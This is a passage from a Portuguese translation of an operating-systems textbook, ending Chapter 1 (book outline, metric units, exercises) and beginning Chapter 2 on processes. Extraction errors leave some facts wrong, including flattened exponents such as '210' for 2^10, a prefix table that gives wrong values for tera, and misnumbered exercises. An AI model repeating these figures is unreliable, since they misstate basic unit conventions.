Por exemplo, quando o presidente norte-americano Eisenhower criou a ARPA (Advanced Research Projects Agency, a agência de pesquisas em projetos avançados do Departamento de Defesa), em 1958, ele estava tentando resolver o problema da influência avassaladora que o Exército detinha sobre o orçamento de pesquisas do Pentágono em detrimento da Marinha e da Força Aérea. Ele não estava tentando inventar a Internet. Mas uma das coisas que a ARPA fez foi financiar algumas pesquisas em universidades sobre o então obscuro conceito de comutação de pacotes, que rapidamente levou à primeira rede experimental de comutação de pacotes, a ARPANET. Essa rede nasceu em 1969. Antes, porém, outras redes de pesquisa financiadas pela ARPA foram conectadas à ARPANET, e assim nasceu a Internet. A Internet foi usada durante 20 anos por pesquisadores acadêmicos para trocar mensagens eletrônicas. No início da década de 1990, Tim Berners-Lee concebeu a World Wide Web em seu laboratório de pesquisas no CERN em Genebra, e Marc Andreesen projetou um visualizador (browser) gráfico para essa rede mundial na Universidade de Illinois. De um momento para outro, a Internet estava repleta de adolescentes batendo papo. O presidente Eisenhower está, provavelmente, rolando em sua sepultura.

As pesquisas em sistemas operacionais também têm levado a mudanças dramáticas nos sistemas práticos. Conforme discutido anteriormente, os primeiros computadores comerciais eram todos sistemas em lote (*batch*), até que o MIT inventou o tempo compartilhado interativo no início dos anos 1960. Os computadores eram todos baseados em texto, até que Doug Engelbart inventou o mouse e a interface gráfica com o usuário (GUI) no Stanford Institute of Research no final da década de 1960. Quem de vocês sabe o que veio depois?

Nesta seção e em outras afins, por todo este livro, conheceremos algumas das pesquisas em sistemas operacionais dos últimos cinco ou dez anos, apenas para termos uma ideia do que pode surgir no horizonte. Esta introdução certamente não é abrangente e baseia-se amplamente em artigos publicados nos melhores periódicos e seminários, ideias que, pelo menos, sobreviveram a um rigoroso processo de avaliação antes de serem publicadas. A maioria dos artigos citados nas seções de pesquisa foi publicada pela ACM, pela IEEE Computer Society ou pela USENIX e está disponível na Internet aos membros (estudantes) dessas organizações. Para mais informações sobre essas organizações e suas bibliotecas digitais, consulte os sites da Web a seguir:

ACM IEEE Computer Society USENIX http://www.acm.org http://www.computer.org http://www.usenix.org

Quase todos os pesquisadores da área sabem que os sistemas operacionais atuais são maciços, rígidos, não confiáveis, inseguros e cheios de erros, alguns mais que outros (os nomes não são citados aqui para proteger os culpados). Consequentemente, há muitas pesquisas sobre como construir sistemas operacionais melhores. Recentemente foram publicados trabalhos sobre novos sistemas operacionais (Krieger et al., 2006), estrutura de sistemas operacionais (Fassino et al., 2002), precisão de sistemas operacionais (Elphinstone et al., 2007; Kumar e Li, 2002; Yang et al., 2006), confiabilidade de sistemas operacionais (Swift et al., 2006; LeVasseur et al., 2004), máquinas virtuais (Barham et al., 2003; Garfinkel et al., 2003; King et al., 2003; Whitaker et al., 2002), vírus e vermes (worms) (Costa et al., 2005; Portokalidis et al., 2006; Tucek et al., 2007; Vrable et al., 2005), erros e depuração (Chou et al., 2001; King et al., 2005), hyper threading e multithreading (Fedorova, 2005; Bulpin e Pratt, 2005) e comportamento do usuário (Yu et al., 2006), entre muitos outros tópicos.

# 1.10 Delineamento do restante deste livro

Acabamos de dar uma panorâmica nos sistemas operacionais. É o momento, então, de entrarmos nos detalhes. Conforme mencionamos anteriormente, do ponto de vista do programador, a principal finalidade de um sistema operacional é fornecer algumas abstrações fundamentais, das quais as mais importantes são processos e threads, espaços de endereçamento e arquivos. Portanto, os três capítulos seguintes são dedicados a esses tópicos cruciais.

O Capítulo 2 trata de processos e threads. Nele são discutidas suas propriedades e como eles se comunicam entre si. São dados também vários exemplos detalhados sobre como funciona a comunicação entre processos e como evitar algumas ciladas.

No Capítulo 3, estudaremos em detalhes os espaços de endereçamento e seus auxiliares, o gerenciamento de memória. O importante tópico da memória virtual será examinado, com conceitos estreitamente relacionados, como paginação e segmentação.

Em seguida, no Capítulo 4, tratamos do tema importantíssimo de sistemas de arquivos. Em grande medida, o que o usuário vê é, em sua maior parte, o sistema de arquivos. Examinaremos tanto a interface como a implementação do sistema de arquivos.

A entrada/saída é abordada no Capítulo 5. Os conceitos de independência e dependência ao dispositivo são estudados. Vários dispositivos importantes — incluindo discos, teclados e monitores — são usados como exemplos.

O Capítulo 6 é sobre impasses (deadlocks). Descrevemos brevemente o que são impasses, mas há muito mais a dizer sobre eles. São discutidas também soluções preventivas.

Nesse ponto termina nosso estudo sobre os princípios básicos de sistemas operacionais com uma única CPU. Con-

tudo, há mais a dizer, especialmente sobre tópicos avancados. No Capítulo 7, então, nosso estudo avança, tratando de sistemas multimídia, que têm várias propriedades e diversos requisitos que diferem dos sistemas operacionais convencionais. Entre outros itens, o escalonamento e o sistema de arquivos são afetados pela natureza da multimídia. Outro tópico avançado são os sistemas com múltiplos processadores, incluindo multiprocessadores, computadores paralelos e sistemas distribuídos. Esses assuntos são analisados no Capítulo 8.

Um tema importantíssimo é a segurança do sistema operacional, que é vista no Capítulo 9. Entre os tópicos discutidos nesse capítulo, estão as ameaças (por exemplo, de vírus e de vermes). Também são abordados mecanismos de proteção e modelos de segurança.

Em seguida, estudamos alguns sistemas operacionais reais. São eles: Linux (Capítulo 10), Windows Vista (Capítulo 11) e Symbian (Capítulo 12). O livro termina com algumas reflexões sobre projeto de sistemas operacionais no Capítulo 13.

#### **Unidades métricas** 1.11

Para evitar qualquer confusão, é melhor dizer claramente que, neste livro, como na ciência da computação em geral, são usadas unidades métricas, e não as tradicionais unidades inglesas (sistema furlong-stone-fortnight). Os principais prefixos métricos são relacionados na Tabela 1.4. Normalmente esses prefixos são abreviados por suas primeiras letras, com as unidades maiores que 1 em letras maiúsculas. Assim, um banco de dados de 1 TB ocupa 1012 bytes de memória e um tique de relógio de 100 pseg (ou 100 ps) ocorre a cada 10<sup>-10</sup> segundos. Como ambos os prefixos, mili e micro, começam com a letra 'm', foi necessário fazer uma escolha. Normalmente, 'm' é para mili e 'μ' (a letra grega mu) é para micro.

Convém também observar que, para medir tamanhos de memória, as unidades têm significados um pouco diferentes. O quilo corresponde a 210 (1.024), e não a 103 (1.000), pois as memórias são sempre expressas em potências de 2. Assim, uma memória de 1 KB contém 1.024 bytes, e não 1.000 bytes. De maneira similar, uma memória de 1 MB contém 220 (1.048.576) bytes, e uma memória de 1 GB contém 230 (1.073.741.824) bytes. Contudo, uma linha de comunicação de 1 Kbps transmite a 1.000 bits por segundo, e uma rede local (LAN) de 10 Mbps transmite a 10.000.000 bits por segundo, pois essas velocidades não são potências de 2. Infelizmente, muitas pessoas tendem a misturar esses dois sistemas, especialmente em tamanhos de disco. Para evitar ambiguidade, neste livro usaremos os símbolos KB, MB e GB para 210, 220 e 230 bytes, respectivamente, e os símbolos Kbps, Mbps e Gbps para 103, 106, 109 bits/segundo, respectivamente.

#### Resumo

Os sistemas operacionais podem ser analisados de dois pontos de vista: como gerenciadores de recursos e como máquinas estendidas. Como gerenciador de recursos, o trabalho dos sistemas operacionais é gerenciar eficientemente as diferentes partes do sistema. Sob o ponto de vista da máquina estendida, sua tarefa é oferecer aos usuários abstrações que sejam mais convenientes ao uso do que a máquina real. Elas incluem processos, espaços de endereçamento e arquivos.

Os sistemas operacionais têm uma longa história, que começou quando eles substituíram o operador e vai até os sistemas modernos de multiprogramação, com destaques para os sistemas em lote (batch), sistemas de multiprogramação e sistemas de computadores pessoais.

Como os sistemas operacionais interagem intimamente com o hardware, algum conhecimento sobre o hardware

Exp.	Explícito	Prefixo	Exp.	Explícito	Prefixo
10-3	0,001	mili	103	1.000	quilo
10-6	0,000001	micro	106	1.000.000	mega
10.9	0,00000001	nano	109	1.000.000.000	giga
10-12	0,00000000001	pico	1012	1.000.000.000	tera
10-15	0,00000000000001	femto	1015	1.000.000.000.000	peta
10-18	0,00000000000000001	atto	1018	1.000.000.000.000.000	exa
10-21	0,0000000000000000000000000000000000000	zepto	1021	1.000.000.000.000.000.000.000	zetta
10-24	0,0000000000000000000000000000000000000	yocto	1024	1.000.000.000.000.000.000.000.000	yotta

Sn#W666

de computadores é útil para entendê-los. Os computadores são constituídos de processadores, memórias e dispositivos de E/S. Essas partes são conectadas por barramentos.

Os conceitos básicos sobre os quais todos os sistemas operacionais são construídos são: processos, gerenciamento de memória, gerenciamento de E/S, sistema de arquivos e segurança. Trata-se de cada um desses conceitos em um capítulo subsequente.

O coração de qualquer sistema operacional é o conjunto de chamadas de sistema com o qual ele pode lidar. Essas chamadas dizem o que o sistema operacional realmente faz. Para o UNIX, estudamos quatro grupos de chamadas de sistema. O primeiro relaciona-se com a criação e a finalização de processos. O segundo grupo é para leitura e escrita em arquivos. O terceiro é voltado ao gerenciamento de diretórios. O quarto grupo contém chamadas diversas.

Os sistemas operacionais podem ser estruturados de várias maneiras. As mais comuns são as seguintes: como sistemas monolíticos, como uma hierarquia de camadas, como um micronúcleo, como um sistema de máquina virtual, como um exonúcleo ou por meio do modelo cliente-servidor.

# **Problemas**

- 1. O que é multiprogramação?
- 2. O que é a técnica de spooling? Você acha que computadores pessoais avançados terão o spooling como uma característica-padrão no futuro?
- 3. Nos primeiros computadores, todo byte de dados lido ou escrito era tratado pela CPU (isto é, não havia DMA). Quais as implicações disso para a multiprogramação?
- 4. A ideia de família de computadores foi introduzida nos anos 1960 com os computadores de grande porte IBM System/360. Essa ideia está morta e sepultada ou ainda vive?
- 5. Uma razão para a demora da adoção das interfaces gráficas GUI era o custo do hardware necessário para dar suporte a elas. De quanta RAM de vídeo se precisa para dar suporte a uma tela de texto monocromática com 25 linhas × 80 colunas de caracteres? Quanto é necessário para dar suporte a um mapa de bits com 1.024 × 768 pixels de 24 bits? Qual é o custo dessa RAM em preços de 1980 (5 dólares/KB)? Quanto custa agora?
- 6. Há várias metas de projeto na construção de um sistema operacional; por exemplo, utilização de recursos, oportunidade, robustez etc. Dê um exemplo de duas metas de projeto que possam ser contraditórias.
- 7. Das instruções a seguir, quais só podem ser executadas em modo núcleo?
  - (a) Desabilite todas as interrupções.
  - (b) Leia o horário do relógio.
  - (c) Altere o horário do relógio.
  - (d) Altere o mapa de memória.

- 8. Considere um sistema que tem duas CPUs e cada CPU tem dois threads (hyperthreading). Suponha que três programas, P0, P1 e P2, sejam iniciados com tempos de execução de 5, 10 e 20 ms, respectivamente. Quanto tempo seria necessário para concluir a execução desses programas? Suponha que todos os três programas sejam 100% CPU bound (limitados pela CPU, ou seja, que não fazem E/S), não bloqueiem durante a execução e não mudem de CPUs uma vez realizada a atribuição.
- 9. Um computador tem um pipeline de quatro estágios. Cada estágio leva o mesmo tempo para fazer seu trabalho — digamos, 1 ns. Quantas instruções por segundo essa máquina pode executar?
- 10. Considere um sistema de computador que tem memória cache, memória principal (RAM) e disco. O sistema operacional usa memória virtual. São necessários 2 ns para acessar uma palavra a partir da cache, 10 ns para acessar uma palavra a partir da RAM e 10 ms para acessar uma palavra a partir do disco. Se a taxa de acerto da cache é de 95% e a da memória principal (após uma falta de cache) é de 99%, qual é o tempo médio de acesso a uma palavra?
- 11. Um revisor alerta sobre um erro de ortografia no original de um livro-texto sobre sistemas operacionais que está para ser impresso. O livro tem aproximadamente 700 páginas, cada uma com 50 linhas de 80 caracteres. Quanto tempo será preciso para percorrer eletronicamente o texto no caso de a cópia estar em cada um dos níveis de memória da Figura 1.9? Para métodos de armazenamento interno, considere que o tempo de acesso é dado por caractere; para discos, considere que o tempo é por bloco de 1.024 caracteres; e para fitas, que o tempo dado é a partir do início dos dados com acesso subsequente na mesma velocidade que o acesso a disco.
- 12. Quando um programa de usuário faz uma chamada de sistema para ler ou escrever um arquivo em disco, ele fornece uma indicação de qual arquivo ele quer, um ponteiro para o buffer de dados e um contador. O controle é, então, transferido ao sistema operacional, que chama o driver apropriado. Suponha que o driver inicie o disco, termine e só volte quando uma interrupção ocorrer. No caso da leitura do disco, obviamente quem chama deverá ser bloqueado (pois não há dados para ele). E no caso da escrita no disco? Quem chama precisa ser bloqueado aguardando o final da transferência do disco?
- O que é uma instrução trap? Explique seu uso em sistemas operacionais.
- 14. Qual é a diferença fundamental entre um trap e uma interrupção?
- **15.** Por que é necessária uma tabela de processos em sistemas de compartilhamento de tempo? Essa tabela também é essencial em sistemas de computador pessoal (PC), nos quais existe apenas um processo, que detém o comando de toda a máquina até que ele termine?
- **16.** Há alguma razão para se querer montar um sistema de arquivos em um diretório não vazio? Se há, qual é?



- 17. Qual é a finalidade de uma chamada de sistema em um sistema operacional?
- 18. Para cada uma das seguintes chamadas de sistema, dê uma condição que faça com que elas falhem: fork, exec e unlink.
- 19. Considere count = write(fd, buffer, nbytes); essa chamada pode retornar algum valor em *count* que seja diferente de *nbytes*? Em caso afirmativo, por quê?
- 20. Um arquivo cujo descritor é fd contém a seguinte sequência de bytes: 3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5. São executadas as seguintes chamadas de sistema: Iseek(fd, 3, SEEK\_SET); read(fd, &buffer, 4); onde a chamada Iseek faz uma busca ao byte 3 do arquivo. O que o buffer contém ao final da leitura?
- 21. Imagine que um arquivo de 10 MB esteja armazenado em um disco na mesma trilha (trilha #:50) em setores consecutivos. O braço do disco está situado sobre a trilha número 100. Quanto tempo é necessário para recuperar esse arquivo a partir do disco? Suponha que a transferência do braço de um cilindro a outro leve cerca de 1 ms e cerca de 5 ms para que o setor onde o início do arquivo está armazenado faça a rotação sob a cabeça. Além disso, suponha que a leitura ocorra a uma taxa de 100 MB/s.
- **22.** Qual é a diferença essencial entre um arquivo especial de blocos e um arquivo especial de caracteres?
- **23.** No exemplo dado na Figura 1.17, a rotina de biblioteca é denominada *read* e a própria chamada de sistema é denominada read. É essencial que ambas tenham o mesmo nome? Em caso negativo, qual é a mais importante?
- 24. O modelo cliente–servidor é muito usado em sistemas distribuídos. Ele pode ser também utilizado em um sistema de um único computador?
- 25. Para um programador, uma chamada de sistema se parece com qualquer outra chamada a uma rotina de biblioteca. É importante que um programador saiba quais rotinas de biblioteca resultam em chamadas de sistema? Sob quais circunstâncias e por quê?
- 26. A Figura 1.23 mostra que várias chamadas de sistema em UNIX não têm equivalentes na API do Win32. Para cada chamada relacionada que não tenha equivalente no Win32, quais são as consequências para o programador de converter um programa UNIX para executar no Windows?

- 27. Um sistema operacional portátil é aquele que tem portabilidade de uma arquitetura de sistema a outra sem sofrer nenhuma modificação. Explique por que é inviável construir um sistema operacional que seja completamente portátil. Descreva duas camadas de alto nível obtidas ao projetar um sistema operacional que seja altamente portátil.
- 28. Explique como a separação entre política e mecanismo pode ajudar na construção de sistemas operacionais baseados em micronúcleos.
- **29.** Eis algumas questões para praticar conversão de unidades:
  - (a) Quanto dura um microano em segundos?
  - (b) Micrômetros muitas vezes são chamados de mícrons. Qual o tamanho de um gigamícron?
  - (c) Quantos bytes há em 1 TB de memória?
  - (d) A massa da Terra é de seis mil yottagramas. Qual é esse peso em quilogramas?
- 50. Escreva um shell que seja similar ao da Figura 1.18, mas que contenha código suficiente e realmente funcione para que seja possível testá-lo. Você também pode adicionar alguns aspectos, como redirecionamento de entrada e saída, pipes e tarefas em background.
- 51. Se você tem disponível um sistema pessoal do tipo UNIX (Linux, MINIX, FreeBSD etc.), em que se possa provocar uma falha e reiniciar seguramente, então escreva um script do shell que tente criar um número ilimitado de processos filhos e observe o que acontece. Antes de executar o experimento, digite sync para que o shell descarregue os buffers do sistema de arquivos no disco para evitar danos ao sistema de arquivos. Observação: não tente fazer isso em sistemas compartilhados sem antes obter a permissão do administrador do sistema. As consequências serão instantaneamente óbvias, você será pego e poderão sobrevir punições.
- 32. Examine e tente interpretar o conteúdo de um diretório do tipo UNIX ou Windows com uma ferramenta como o programa od do UNIX ou o programa Debug do MS-DOS. Dica: o modo como você faz isso depende do que o SO permite. Um truque que pode funcionar é criar um diretório em um disco flexível com um sistema operacional e, então, ler os dados do disco usando um sistema operacional diferente que permita esse acesso.

# Capítulo 2

# **Processos e threads**

Vamos agora iniciar um estudo detalhado sobre como os sistemas operacionais são projetados e construídos. O conceito mais central em qualquer sistema operacional é o *processo*: uma abstração de um programa em execução. Tudo depende desse conceito e é importante que o projetista (e o estudante) de sistemas operacionais tenha um entendimento completo do que é um processo, o mais cedo possível.

Processos são uma das mais antigas e importantes abstrações que o sistema operacional oferece. Eles mantêm a capacidade de operações (pseudo)concorrentes, mesmo quando há apenas uma CPU disponível. Eles transformam uma única CPU em múltiplas CPUs virtuais. Sem a abstração de processos, a ciência da computação moderna não existiria. Neste capítulo, examinaremos em detalhes processos e seus primos irmãos, os threads.

# 2.1 Processos

Todos os computadores modernos são capazes de fazer várias coisas ao mesmo tempo. As pessoas acostumadas a trabalhar com computadores pessoais podem não estar completamente cientes desse fato; portanto, alguns exemplos podem torná-lo mais claro. Primeiro considere um servidor da Web. Solicitações de páginas da Web chegam de toda parte. Quando uma solicitação chega, o servidor verifica se a página necessária está na cache. Se estiver, é enviada de volta; se não, uma solicitação de acesso ao disco é iniciada para buscá-la. Entretanto, do ponto de vista da CPU, as solicitações de acesso ao disco duram uma eternidade. Enquanto espera que a solicitação de acesso ao disco seja concluída, muitas outras solicitações podem chegar. Se há múltiplos discos presentes, algumas delas ou todas elas podem ser enviadas rapidamente a outros discos muito antes de a primeira solicitação ser atendida. Evidentemente, é necessário algum modo de modelar e controlar essa simultaneidade. Os processos (e especialmente os threads) podem ajudar aqui.

Agora considere um usuário de PC. Quando o sistema é inicializado, muitos processos muitas vezes desconhecidos ao usuário começam secretamente. Por exemplo, um processo pode ser iniciado para espera de e-mails

que chegam. Outro processo pode ser executado pelo programa de antivírus para verificar periodicamente se há novas definições de antivírus disponíveis. Além disso, processos de usuários explícitos podem estar sendo executados, imprimindo arquivos e gravando um CD-ROM, tudo enquanto o usuário está navegando na Web. Toda essa atividade tem de ser administrada, e um sistema multiprogramado que sustente múltiplos processos é bastante útil nesse caso.

Em qualquer sistema multiprogramado, a CPU chaveia de programa para programa, executando cada um deles por dezenas ou centenas de milissegundos. Estritamente falando, enquanto a cada instante a CPU executa somente um programa, no decorrer de um segundo ela pode trabalhar sobre vários programas, dando aos usuários a ilusão de paralelismo. Algumas vezes, nesse contexto, fala-se de pseudoparalelismo, para contrastar com o verdadeiro paralelismo de hardware dos sistemas multiprocessadores (que têm duas ou mais CPUs que compartilham simultaneamente a mesma memória física). Ter controle sobre múltiplas atividades em paralelo é algo difícil para as pessoas. Contudo, projetistas de sistemas operacionais vêm desenvolvendo ao longo dos anos um modelo conceitual (processos sequenciais) que facilita o paralelismo. Esse modelo, seu uso e algumas de suas consequências compõem o assunto deste capítulo.

# 2.1.1 O modelo de processo

Nesse modelo, todos os softwares que podem ser executados em um computador — inclusive, algumas vezes, o próprio sistema operacional — são organizados em vários **processos sequenciais** (ou, para simplificar, **processos**). Um processo é apenas um programa em execução, acompanhado dos valores atuais do contador de programa, dos registradores e das variáveis. Conceitualmente, cada processo tem sua própria CPU virtual. É claro que, na realidade, a CPU troca, a todo momento, de um processo para outro, mas, para entender o sistema, é muito mais fácil pensar em um conjunto de processos executando (pseudo) paralelamente do que tentar controlar o modo como a CPU faz esses chaveamentos. Esse mecanismo de trocas rápidas é chamado de **multiprogramação**, conforme visto no Capítulo 1.

Na Figura 2.1(a), vemos um computador multiprogramado com quatro programas na memória. Na Figura 2.1(b) estão quatro processos, cada um com seu próprio fluxo de controle (isto é, seu próprio contador de programa lógico) e executando independentemente dos outros. Claro, há somente um contador de programa físico, de forma que, quando cada processo é executado, seu contador de programa lógico é carregado no contador de programa real. Quando acaba o tempo de CPU alocado para um processo, o contador de programa físico é salvo no contador de programa lógico do processo na memória. Na Figura 2.1(c) vemos que, por um intervalo de tempo suficientemente longo, todos os processos estão avançando, mas, a cada instante, apenas um único processo está realmente executando.

Neste capítulo, supomos que haja apenas uma CPU. Cada vez mais, entretanto, essa suposição não é verdadeira, visto que os novos chips são muitas vezes multinúcleo (multicore), com duas, quatro ou mais CPUs. Examinaremos chips multinúcleo e multiprocessadores em geral no Capítulo 8, mas, por ora, é mais simples pensar em uma CPU de cada vez. Assim, quando dizemos que uma CPU pode de fato executar apenas um processo por vez, se houver dois núcleos (ou duas CPUs), cada um deles pode executar apenas um processo por vez.

Com o rápido chaveamento da CPU entre os processos, a taxa na qual o processo realiza sua computação não será uniforme e provavelmente não será nem reproduzível se os mesmos processos forem executados novamente. Desse modo, os processos não devem ser programados com hipóteses predefinidas sobre a temporização. Considere, por exemplo, um processo de E/S que inicia uma fita magnética para que sejam restaurados arquivos de backup; ele executa dez mil vezes um laço ocioso para aguardar que uma rotação seja atingida e então executa um comando para ler o primeiro registro. Se a CPU decidir chavear para um outro processo durante a execução do laço ocioso, o processo da fita pode não estar sendo executado quando a cabeça de leitura chegar ao primeiro registro. Quando um processo tem restrições críticas de tempo real como essas — isto é, eventos específicos devem ocorrer dentro de um intervalo de tempo prefixado de milissegundos —, é preciso tomar medidas especiais para que esses eventos ocorram. Contudo, em geral a maioria dos processos não é afetada pelo aspecto inerente de multiprogramação da CPU ou pelas velocidades relativas dos diversos processos.

A diferença entre um processo e um programa é sutil, mas crucial. Uma analogia pode ajudar. Imagine um cientista da computação com dotes culinários e que está assando um bolo de aniversário para sua filha. Ele tem uma receita de bolo de aniversário e uma cozinha bem suprida, com todos os ingredientes: farinha, ovos, açúcar, essência de baunilha, entre outros. Nessa analogia, a receita é o programa (isto é, um algoritmo expresso por uma notação adequada), o cientista é o processador (CPU) e os ingredientes do bolo são os dados de entrada. O processo é a atividade desempenhada pelo nosso confeiteiro de ler a receita, buscar os ingredientes e assar o bolo.

Agora imagine que o filho do cientista chegue chorando, dizendo que uma abelha o picou. O cientista registra onde ele estava na receita (o estado atual do processo é salvo), busca um livro de primeiros socorros e começa a seguir as instruções contidas nele. Nesse ponto, vemos que o processador está sendo alternado de um processo (assar o bolo) para um processo de prioridade mais alta (fornecer cuidados médicos), cada um em um programa diferente (receita versus livro de primeiros socorros). Quando a picada da abelha tiver sido tratada, o cientista voltará ao seu bolo, continuando do ponto em que parou.

A ideia principal é que um processo constitui uma atividade. Ele possui programa, entrada, saída e um estado. Um único processador pode ser compartilhado entre os vários processos, com algum algoritmo de escalonamento usado para determinar quando parar o trabalho sobre um processo e servir outro.

Convém notar que, se um programa está sendo executado duas vezes, isso conta como dois processos. Por exemplo, frequentemente é possível iniciar um processador de texto duas vezes ou imprimir dois arquivos ao mesmo tempo se duas impressoras estiverem disponíveis. O fato de que dois processos em execução estão operando o mesmo




Figura 2.1 (a) Multiprogramação de quatro programas. (b) Modelo conceitual de quatro processos sequenciais independentes. (c) Somente um programa está ativo a cada momento.

programa não importa; eles são processos diferentes. O sistema operacional pode compartilhar o código entre eles e, desse modo, apenas uma cópia está na memória, mas esse é um detalhe técnico que não altera a situação conceitual dos dois processos sendo executados.

#### 2.1.2 Criação de processos

Os sistemas operacionais precisam de mecanismos para criar processos. Em sistemas muito simples, ou em sistemas projetados para executar apenas uma única aplicação (por exemplo, o controlador do forno de micro-ondas), pode ser possível que todos os processos que serão necessários sejam criados quando o sistema é ligado. Contudo, em sistemas de propósito geral, é necessário algum mecanismo para criar e terminar processos durante a operação, quando for preciso. Veremos agora alguns desses tópicos.

Há quatro eventos principais que fazem com que processos sejam criados:

- 1. Início do sistema.
- Execução de uma chamada de sistema de criação de processo por um processo em execução.
- Uma requisição do usuário para criar um novo processo.
- 4. Início de uma tarefa em lote (batch job).

Quando um sistema operacional é carregado, em geral criam-se vários processos. Alguns deles são processos em foreground (primeiro plano), ou seja, que interagem com usuários (humanos) e realizam tarefas para eles. Outros são processos em background (segundo plano), que não estão associados a usuários em particular, mas que apresentam alguma função específica. Por exemplo, um processo em background (segundo plano) pode ser designado a aceitar mensagens eletrônicas sendo recebidas, ficando inativo na maior parte do dia, mas surgindo de repente quando uma mensagem chega. Outro processo em background (segundo plano) pode ser destinado a aceitar solicitações que chegam para páginas da Web hospedadas naquela máquina, despertando quando uma requisição chega pedindo o serviço. Processos que ficam em background com a finalidade de lidar com alguma atividade como mensagem eletrônica, páginas da Web, notícias, impressão, entre outros, são chamados de daemons. É comum os grandes sistemas lançarem mão de dezenas deles. No UNIX, o programa ps pode ser usado para relacionar os processos que estão executando. No Windows, o gerenciador de tarefas pode ser usado.

Além dos processos criados durante a carga do sistema operacional, novos processos podem ser criados depois disso. Muitas vezes, um processo em execução fará chamadas de sistema (system calls) para criar um ou mais novos processos para ajudá-lo em seu trabalho. Criar novos processos é particularmente interessante quando a tarefa a ser executada puder ser facilmente dividida em vários processos relacionados, mas interagindo de maneira independente. Por exemplo, se uma grande quantidade de dados estiver

sendo trazida via rede para que seja subsequentemente processada, poderá ser conveniente criar um processo para trazer esses dados e armazená-los em um local compartilhado da memória, enquanto um segundo processo remove os dados e os processa. Em um sistema multiprocessador, permitir que cada processo execute em uma CPU diferente também torna o trabalho mais rápido.

Em sistemas interativos, os usuários podem inicializar um programa digitando um comando ou clicando (duas vezes) um ícone. Cada uma dessas ações inicia um novo processo e executa nele o programa selecionado. Em sistemas UNIX baseados em comandos que executam o X, o novo processo toma posse da janela na qual ele foi disparado. No Microsoft Windows, quando um processo é disparado, ele não tem uma janela, mas pode criar uma (ou mais de uma), e a maioria deles cria. Nos dois sistemas, os usuários podem ter múltiplas janelas abertas ao mesmo tempo, cada uma executando algum processo. Usando o mouse, o usuário seleciona uma janela e interage com o processo — por exemplo, fornecendo a entrada quando for necessário.

A última situação na qual processos são criados aplicase somente a sistemas em lote encontrados em computadores de grande porte. Nesses sistemas, usuários podem submeter (até remotamente) tarefas em lote para o sistema. Quando julgar que tem recursos para executar outra tarefa, o sistema operacional criará um novo processo e executará nele a próxima tarefa da fila de entrada.

Tecnicamente, em todos esses casos, um novo processo (processo filho) é criado por um processo existente (processo pai) executando uma chamada de sistema para a criação de processo. Esse processo (processo pai) pode ser um processo de usuário que está executando, um processo de sistema invocado a partir do teclado ou do mouse ou um processo gerenciador de lotes. O que o processo (pai) faz é executar uma chamada de sistema para criar um novo processo (filho) e assim indica, direta ou indiretamente, qual programa executar nele.

No UNIX, há somente uma chamada de sistema para criar um novo processo: fork. Essa chamada cria um clone idêntico ao processo que a chamou. Depois da fork, os dois processos, o pai e o filho, têm a mesma imagem de memória, as mesmas variáveis de ambiente e os mesmos arquivos abertos. E isso é tudo. Normalmente, o processo filho executa, em seguida, execve ou uma chamada de sistema similar para mudar sua imagem de memória e executar um novo programa. Por exemplo, quando um usuário digita um comando sort no interpretador de comandos, este se bifurca gerando um processo filho, e o processo filho executa o sort. A razão para esse processo de dois passos é permitir que o filho manipule seus descritores de arquivos depois da fork, mas antes da execve, para conseguir redirecionar a entrada-padrão, a saída-padrão e a saída de erros-padrão.

Por outro lado, no Windows, uma única chamada de função do Win32, CreateProcess, trata tanto do processo de criação quanto da carga do programa correto no novo processo. Essa chamada possui dez parâmetros, incluindo o programa a ser executado, os parâmetros da linha de comando que alimentam esse programa, vários atributos de segurança, os bits que controlam se os arquivos abertos são herdados, informação sobre prioridade, uma especificação da janela a ser criada para o processo (se houver) e um ponteiro para uma estrutura na qual a informação sobre o processo recém-criado é retornada para quem chamou. Além do CreateProcess, o Win32 apresenta cerca de cem outras funções para gerenciar e sincronizar processos e tópicos afins.

Tanto no UNIX quanto no Windows, depois que um processo é criado, o pai e o filho têm seus próprios espaços de endereçamento distintos. Se um dos dois processos alterar uma palavra em seu espaço de endereçamento, a mudança não será visível ao outro processo. No UNIX, o espaço de endereçamento inicial do filho é uma cópia do espaço de endereçamento do pai, mas há dois espaços de endereçamento distintos envolvidos; nenhuma memória para escrita é compartilhada (algumas implementações UNIX compartilham o código do programa entre os dois, já que não podem ser alteradas). Contudo, é possível que um processo recentemente criado compartilhe algum de seus recursos com o processo que o criou, como arquivos abertos. No Windows, os espaços de endereçamento do pai e do filho são diferentes desde o início.

# 2.1.3 Término de processos

Depois de criado, um processo começa a executar e faz seu trabalho. Contudo, nada é para sempre, nem mesmo os processos. Mais cedo ou mais tarde o novo processo terminará, normalmente em razão de alguma das seguintes condições:

- 1. Saída normal (voluntária).
- 2. Saída por erro (voluntária).
- 3. Erro fatal (involuntário).
- Cancelamento por um outro processo (involuntário).

Na maioria das vezes, os processos terminam porque fizeram seu trabalho. Quando acaba de compilar o programa atribuído a ele, o compilador executa uma chamada de sistema para dizer ao sistema operacional que ele terminou. Essa chamada é a exit no UNIX e a ExitProcess no Windows. Programas baseados em tela também suportam o término voluntário. Processadores de texto, visualizadores da Web (browsers) e programas similares sempre têm um ícone ou um item de menu no qual o usuário pode clicar para dizer ao processo que remova quaisquer arquivos temporários que ele tenha aberto e, então, termine.

O segundo motivo para término é que o processo descobre um erro fatal. Por exemplo, se um usuário digita o comando

cc foo.c

para compilar o programa foo.c e esse arquivo não existe, o compilador simplesmente termina a execução. Processos interativos com base em tela geralmente não fecham quando parâmetros errados são fornecidos. Em vez disso, uma caixa de diálogo emerge e pergunta ao usuário se ele quer tentar novamente.

A terceira razão para o término é um erro causado pelo processo, muitas vezes por um erro de programa. Entre os vários exemplos estão a execução de uma instrução ilegal, a referência à memória inexistente ou a divisão por zero. Em alguns sistemas (por exemplo, UNIX), um processo pode dizer ao sistema operacional que deseja, ele mesmo, tratar certos erros. Nesse caso, o processo é sinalizado (interrompido) em vez de finalizado pela ocorrência de erros.

